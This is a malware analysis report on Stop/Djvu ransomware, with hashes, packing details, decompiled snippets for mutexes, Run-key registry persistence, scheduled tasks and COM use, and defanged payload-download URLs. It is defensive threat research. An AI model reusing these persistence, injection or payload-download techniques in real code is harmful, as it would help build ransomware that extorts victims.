Brandefense Digital Risk Protection

info@brandefense.io

Stop/Djvu Ransomware Technical Analysis

Authored By: Threat Research Team

Report Date: 05.06.2023

Report Number: BD20230605

Contents

1 Overview

1.1 Scope

File Name	7d208dd86e75c9c5900a85b08ef0b070.exe
MD5	7d208dd86e75c9c5900a85b08ef0b070
SHA-1	79a453d4e5403307b54205094ded4e5ff0382c71
SHA256	4380c45fd46d1a63cffe4d37cf33b0710330a766b7700af86020a936cdd09cbe

File Name	stop.exe
MD5	74c7126ff188eb5f72fee4b4eb4cfc23
SHA-1	c9545f039159ceb8413b2ca6d83b06dca86b5839
SHA256	adeb345ba0d60fecdb0823d0cb713c933900ecb545025ec8cc3f442d844af24b

2 Executive Summary

Stop/Djvu ransomware is a malicious computer virus that aims to encrypt all files on the system and make them inaccessible and it can use many different extensions to mark encrypted files.The malware also creates money-demanding notes in each folder, naming them as _readme.txt.The cybercriminals demand paying a ransom to them in exchange for data decryption tools.The ransom note contains two email address that victims are instructed to contact within 72 hours to avoid the ransom amount increasing from $490 to $980 for the decryption tools.t is emphasized that the decryption of files is only possible with the purchase of decryption software and a unique key.

The analyzed malware exhibits multiple functionalities. Upon execution, it loads additional libraries, generates shellcode at runtime, and creates a self-copy. The main payload is then injected, and a UUID is generated to use as the name of the directory where the malware is copied. To decrypt relevant strings, the malware uses XOR encryption with a hardcoded key and hashes the buffer containing the MAC address using MD5. To achieve persistence, the ransomware employs the ITaskService interface of the TaskScheduler COM object to create a scheduled task and creates a mutex value. Once persistence is established, the malware proceeds to encrypt all files on the system and communicates with its C2 server using WinINet functions.

2.1 Background

Stop/Djvu is a family of ransomware that was first discovered in 2018.The malware was originally designed to encrypt user files and demand a ransom payment for their decryption. In 2019, a new variant of Stop/Djvu emerged that used a different encryption algorithm, making it more difficult to decrypt files without paying the ransom. Since then, new variants of the ransomware have continued to be released, with the most recent versions using more advanced obfuscation techniques to evade detection.

2.2 Target-Delivery

Stop/Djvu primarily targets individual users and small businesses running Windows operating systems. The delivery method typically involves the use of software cracks or illegal activation tools, which are often downloaded from torrent sites or other untrustworthy sources. These cracks or activation tools are disguised as legitimate software and can be bundled with Stop/Djvu ransomware, infecting the victim's system upon installation. Another delivery method involves spam emails containing malicious attachments, such as fake invoices or job offers, which when opened, download and execute the ransomware.

2.3 Behaviour Graph



Figure 1: Behaviour Graph

3 Technical Analysis

When initially examining the malware, it is apparent that the .data section has been packed.

Regions

Offset	Size	Entropy	Status	Name
00000000	00000400	2.63962	not packed	PE Header
00000400	00018e00	6.26320	not packed	Section(0)['.text']
00019200	00008200	4.59722	not packed	Section(1)['.rdata']
00021400	00092600	7.99191	packed	Section(2)['.data']
000b3a00	00003c00	5.89856	not packed	Section(3)['.rsrc']
000b7600	00005e00	2.40464	not packed	Section(4)['.reloc']

Figure 2: Loaded First Stage

When checking the malware, it's important to point out that there are only two DLLs imported:

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder
20924	KERNEL32.dll	99	FALSE	21760	0	0
20938	WINHTTP.dll	1	FALSE	218F0	0	0

Figure 3: Entry Point

During the analysis of the binary, it was observed that there is a significant amount of garbage code present in the file that is never executed.

```
call    ds:GetStartupInfoA
push    offset szFile    ; "bojosoboxufevitabanufu lodan"
push    0                ; uSizeStruct
lea     eax, [ebp+Struct]
push    eax              ; lpStruct
push    offset szKey     ; "dobacu vunubeficapixozeyorolezowodaw ja"...
push    offset szSection ; "volozowepuyuyigokakifurizigucas sedinum"...
call    ds:GetPrivateProfileStructA
```

Figure 4: Garbage binary codes

3.1 Created Shellcode

After the malware has allocated and modified the memory page, it proceeds to execute the newly created shellcode shown as below:



Figure 5: Beginning of the shellcode

3.2 Retrieved Additional Functions

The binary retrieves some functions at runtime, most of which are commonly used functions for malware. For example,in these code snippet, the CreateToolhelp32Snapshot() is used to capture the processes currently running.



Figure 6: Snapshot of the current process

3.3 New Memory Allocation

After that, the malware allocates a new memory area via VirtualAlloc() to inject its main payload later.



Figure 7: Memory allocation

3.4 Main Payload

After allocating memory, the malware injects the main payload, as shown below.



Figure 8: Loaded shellcode into memory

3.5 Create Process

After the malware gathers information from the system, such as startup, computer name, username, and other relevant details, it creates a suspended state copy of itself by calling CreateProcessA().



Figure 9: Creating new process

3.6 Resume Thread

Following that, the malware proceeds to resume the main thread of the suspended process by utilizing the ResumeThread().



Figure 10: Resuming process

3.7 Privilege Escalation

The payload then runs in an elevated state, and launches itself with the following parameters "–Admin IsNotAutoStart IsNotTask".



Figure 11: Running malicious process with -Admin parameter

3.8 Persistence

The malware uses the TaskScheduler COM object's ITaskService interface to create a scheduled task for persistence. It then copies itself to the \AppData\Local directory and utilizes the –Task parameter to create a scheduled task in Windows Task Scheduler. After that,the malware also uses "icacls.exe" for change access control lists on files and folders with "/deny" argument such as below:



Figure 12: Running malicious process with -Task parameter



Figure 13: Running icacls.exe with /deny argument

3.8.1 Create Mutex

Before the malware begins the encryption files, it creates a mutex named "1D6FC66E–D1F3–422C–8A53–C0BBCF3D900D". Additionally, creates hardcoding a second mutex named "FBB4BCC6-05C7-4ADD-B67B-A98A697323C1".

```
DWORD NumberOfBytesWritten; // [esp+B94h] [ebp-4h] BYREF

if ( byte_513234 )
{
  hObject = CreateMutexA(0, 0, "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}");
  if ( GetLastError() == 183 )
  {
    result = CloseHandle(hObject);
    hObject = 0;
    return result;
  }
  v1 = (void (__stdcall *)(HANDLE))CloseHandle;
  CloseHandle(hObject);
  hObject = 0;
}
else
{
  dword_513230 = CreateMutexA(0, 0, "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}");
  if ( GetLastError() == 183 )
  {
    result = CloseHandle(dword_513230);
    dword_513230 = 0;
    return result;
  }
  v1 = (void (__stdcall *)(HANDLE))CloseHandle;
  CloseHandle(dword_513230);
  dword_513230 = 0;
```

Figure 14: Create Mutex

3.8.2 Modify Registry

The ransomware opens the "Run" registry key using the RegOpenKeyExW() and the HKEY_CURRENT_USER hive.Additionally, the malware attempts to set a value in the registry called "SysHelper".

```
if ( !RegOpenKeyExW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion", 0, 0xF003Fu, &phkResult
{
  *(_DWORD *)Data = 0;
  Type = 4;
  cbData = 4;
  if ( !RegQueryValueExW(phkResult, L"SysHelper", 0, &Type, Data, &cbData) )
  {
    RegCloseKey(phkResult);
    return 0;
  }
  *(_DWORD *)Data = 1;
  RegSetValueExW(phkResult, L"SysHelper", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
}
return 1;
```

Figure 15: RegOpenKeyExW

3.8.3 Time Trigger

The ransomware sets the date and time using the "Trigger1" object.

```
if ( v44 >= 0 && (*(int (__stdcall **)(int, int))(*(_DWORD *)v107 + 44))(v107, v102) >= 0 )
{
  v45 = sub_40B140(&v110, (OLECHAR *)L"Trigger1");
  LOBYTE(v113) = 12;
  v46 = *v45;
  v47 = v46 ? *v46 : 0;
  v48 = (*(int (__stdcall **)(int, BSTR))(*(_DWORD *)v107 + 36))(v107, v47);
  LOBYTE(v113) = 1;
  v49 = v48;
  sub_40B1D0((int *)&v110);
  if ( v49 >= 0 )
  {
    v50 = sub_40B140(&v110, (OLECHAR *)L"2030-05-02T08:00:00");
    LOBYTE(v113) = 13;
    v51 = *v50;
    v52 = v51 ? *v51 : 0;
    v53 = (*(int (__stdcall **)(int, BSTR))(*(_DWORD *)v107 + 68))(v107, v52);
    LOBYTE(v113) = 1;
    v54 = v53;
```

Figure 16: Time Trigger

3.9 Creating UUID

The UuidCreate function is used to generate 16 random bytes. The process then converts the UUID to a string using the UuidToStringW function. After that, the malware creates a new directory based on the UUID.And malware copies itself in this directory.



Figure 17: Malware copies itself in \AppData\Local path

3.10 Creating COM Objects

Here, it can be observed that the malware utilizes COM objects. For instance, it uses the CoInitializeSecurity() to change the security values for the process.

```
if ( CoInitialize(0) < 0 )
{
  v8 = 0;
  goto LABEL_81;
}
CoInitializeSecurity(0, -1, 0, 0, 6u, 3u, 0, 0, 0);
v94 = 7;
LOWORD(Block[0]) = 0;
v93 = 0;
sub_414690((int)Block, &a1, 0, 0xFFFFFFFF);
LOBYTE(v113) = 1;
ppv = 0;
if ( CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv) < 0 )
  goto LABEL_76;
VariantInit(&pvarg);
v88 = _mm_loadu_si128((const __m128i *)&pvarg);
VariantInit(&v91);
v87 = _mm_loadu_si128((const __m128i *)&v91);
VariantInit(&v89);
v86 = _mm_loadu_si128((const __m128i *)&v89);
VariantInit(&v84);
LOBYTE(v113) = 5;
v9 = *(_DWORD *)ppv;
*(__m128i *)&v81[32] = _mm_loadu_si128(&v88);
*(__m128i *)&v81[16] = _mm_loadu_si128(&v87);
*(__m128i *)v81 = _mm_loadu_si128(&v86);
v10 = _mm_loadu_si128((const __m128i *)&v84);
v11 = (*(int (__stdcall **)(LPVOID, __int32, __int32, __int32, __int32, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DW
```

Figure 18: COM Objects used by Stop/Djvu Ransomware

3.11 Network Behavior

The malware performs a GET request which reveals details about the location of the IP address below:

hxxps[:]//api.2ip.ua/geo.json

The malware accomplishes this by utilizing the WinINet functions. First, the InternetOpenW() is called, and then the response from the C2 server is read using the InternetReadFile().

```
memset(Buffer, 0, sizeof(Buffer));
v0 = InternetOpenW(L"Microsoft Internet Explorer", 0, 0, 0, 0);
v21 = 7;
lpszUrl[4] = 0;
LOWORD(lpszUrl[0]) = 0;
sub_415C10(L"https://api.2ip.ua/geo.json", 27);
v31 = 0;
v1 = (const WCHAR *)lpszUrl;
if ( v21 >= 8 )
  v1 = lpszUrl[0];
v2 = InternetOpenUrlW(v0, v1, 0, 0, 0, 0);
if ( v2 )
{
  InternetReadFile(v2, Buffer, 0x2800u, &dwNumberOfBytesRead);
  InternetCloseHandle(v2);
  InternetCloseHandle(v0);
```

Figure 19: InternetReadFile

Further analysis,it performs a GET requests using InternetOpenUrlA().

hxxp[:]//znpst[.]top/dl/build2.exe

hxxp[:]//securebiz[.]org/files/1/build3.exe

```
if ( *(_DWORD *)(v15 + 20) >= 0x10u )
  v15 = *(_DWORD *)v15;
v16 = InternetOpenUrlA(v12, (LPCSTR)v15, v41, v42, v43, v44);
if ( v73 >= 0x10 )
  j__free(Block[0]);
v73 = 15;
Block[4] = 0;
LOBYTE(Block[0]) = 0;
if ( v16
  && (Buffer = 0,
      dwBufferLength = 4,
      HttpQueryInfoW(v16, 0x20000013u, &Buffer, &dwBufferLength, 0),
      Buffer < 0x12C) )
{
```

Figure 20: GET Requests

3.11.1 Generated Public Key

The malware creates a file named "bowsakkdestx.txt" which includes a Public Key, as shown below:

```
.data:0051A7C0 aBeginPublicKey:                             ; DATA XREF: sub_419E70+54↑o
.data:0051A7C0                                              ; wWinMain(x,x,x,x)+2C5↑o ...
